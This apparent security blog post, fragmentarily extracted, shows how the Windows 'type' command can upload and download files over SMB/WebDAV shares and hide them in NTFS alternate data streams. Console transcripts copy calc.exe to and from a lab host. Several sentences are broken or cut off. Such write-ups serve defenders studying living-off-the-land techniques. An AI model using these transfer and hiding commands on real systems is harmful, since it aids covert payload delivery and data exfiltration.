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
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A New LOLBin? Using the Windows Type Command to Upload/Download Files

The forgotten functionality between the Type command and WebDAV





```
C:\Users\Public\Downloads>type C:\Users\Public\Downloads\calc.exe > \\192.168.93.128\example\calc.exe
 :\Users\Public\Downloads>type \\192.168.93.128\example\calc2.exe > C:\Users\Public\Downloads\calc2.exe
 :\Users\Public\Downloads>type C:\Users\Public\Downloads\calc2.exe > C:\Users\Public\Downloads\file.txt:calc2.exe
 :\Users\Public\Downloads>dir /r
Volume in drive C is Windows
Volume Serial Number is A052-B5BA
Directory of C:\Users\Public\Downloads
12/09/2022 06:41 PM
12/09/2022 06:41 PM
                       <DIR>
                               27,648 calc.exe
12/09/2022 06:16 PM
12/09/2022 06:39 PM
                                27,648 calc2.exe
12/09/2022 06:41 PM
                                    0 file.txt
                                27,648 file.txt:calc2.exe:$DATA
               3 File(s)
                                55,296 bytes
              2 Dir(s) 784,004,648,960 bytes free
```

Displaying the Basics

The type command is one of the fundamental built-in commands within the

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of a locally stored toyt file. To use the type command with a network file sh To make Medium work, we log user data. By using Medium, you agree to our Privacy Policy, including cookie policy.

type \\server\share\file.txt


This will display the contents of the file named <code>file.txt</code> that is stored on the network share <code>\\server\share\\</code>. Redirect operators can also be used with network file shares. In order to access a network file share using the <code>type</code> command, a user will need to have the appropriate permissions to access the specified share and file. If the user does not have the necessary permissions, the <code>type</code> command will fail with an error message.


What is WebDAV?

WebDAV, web distributed authoring and versioning, is an HTTP based file management protocol which supports the collaborative reading and writing of files on a webserver created in 1996. WebDAV has several unique HTTP methods, expanding on the standard GET, POST, etc with PROPFIND (property find), PROPPATCH (property patch), and UNLOCK. Today it is only utilized in limited scenarios, and is generally considered deprecated.

Any web browser can interact with a WebDAV server by entering the WebDAV server address as a URL. Like SMB, Windows also supports the mapping of a WebDAV server as a network drive using net use.

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Download syntax:

```
type \\webdav-server\folder\file.ext > C:\Path\file.ext
```

Upload syntax:


```
type C:\Path\file.ext > \\webdav-server\folder\file.ext
```


```
C:\Users\Public\Downloads>type C:\Users\Public\Downloads\calc.exe > \\192.168.93.128\example\calc.exe
 :\Users\Public\Downloads>type \\192.168.93.128\example\calc2.exe > C:\Users\Public\Downloads\calc2.exe
 :\Users\Public\Downloads>type C:\Users\Public\Downloads\calc2.exe > C:\Users\Public\Downloads\file.txt:calc2.exe
 :\Users\Public\Downloads>dir /r
 Volume in drive C is Windows
Volume Serial Number is A052-B5BA
Directory of C:\Users\Public\Downloads
12/09/2022 06:41 PM
                       <DIR>
12/09/2022 06:41 PM
                       <DIR>
12/09/2022 06:16 PM
                               27,648 calc.exe
12/09/2022 06:39 PM
                               27,648 calc2.exe
12/09/2022 06:41 PM
                                    0 file.txt
                               27,648 file.txt:calc2.exe:$DATA
                                55,296 bytes
              3 File(s)
              2 Dir(s) 784,004,648,960 bytes free
```


Examples of downloading and uploading calc.exe with type


If the type command attempts to read a file from a standard webserver

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










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



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